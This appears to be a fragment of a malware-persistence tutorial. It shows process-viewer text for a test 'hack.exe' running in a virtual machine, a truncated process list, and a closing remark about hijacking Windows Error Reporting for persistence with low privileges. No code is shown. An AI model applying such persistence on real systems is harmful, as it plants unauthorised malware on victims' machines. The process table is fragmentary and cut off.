Image file name: \\VBoxSvr\shared\hack.exe

Process
Command line: Z:\hack.exe 6544
Current directory: C:\Windows\system32\
Started: a minute and 2 seconds ago (12:25:03 PM 5/6/2024)
PEB address: 0x4561239000 Image type: 64-bit
Parent: Non-existent process (6544)
Mitigation policies: DEP (permanent); ASLR (high entropy)
Protection: None

=^..^=

Hello, Prishtina!

r name	Descriptio
AUTHORITY\SYSTEM	Host Proc
AUTHORITY\SYSTEM	System Gu
A...\LOCAL SERVICE	Host Proc
\SYSTEM	Host Proc
\SYSTEM	Host Proc
9V3\user	Host Proc
9V3\user	Host Proc
9V3\user	Host Proc
\SYSTEM	Host Proc
\SYSTEM	Host Proc
AUTHORITY\SYSTEM	Local Secu
nt Driver Host\UMFD-	Usermode
AUTHORITY\SYSTEM	Client Serv
AUTHORITY\SYSTEM	Windows
ndow Man...\DWM-2	Desktop W
nt Driver Host\UMFD-	Usermode
SKTOP-OTF39V3\user	Windows
SKTOP-OTF39V3\user	Windows
SKTOP-OTF39V3\user	VirtualBox
SKTOP-OTF39V3\user	Microsoft
SKTOP-OTF39V3\user	Process H
SKTOP-OTF39V3\user	
SKTOP-OTF39V3\user	Console W

PROF

Also, pay attention that admin privileges required for hijacking Windows Error Reporting, but for persistence we use low-level privileges.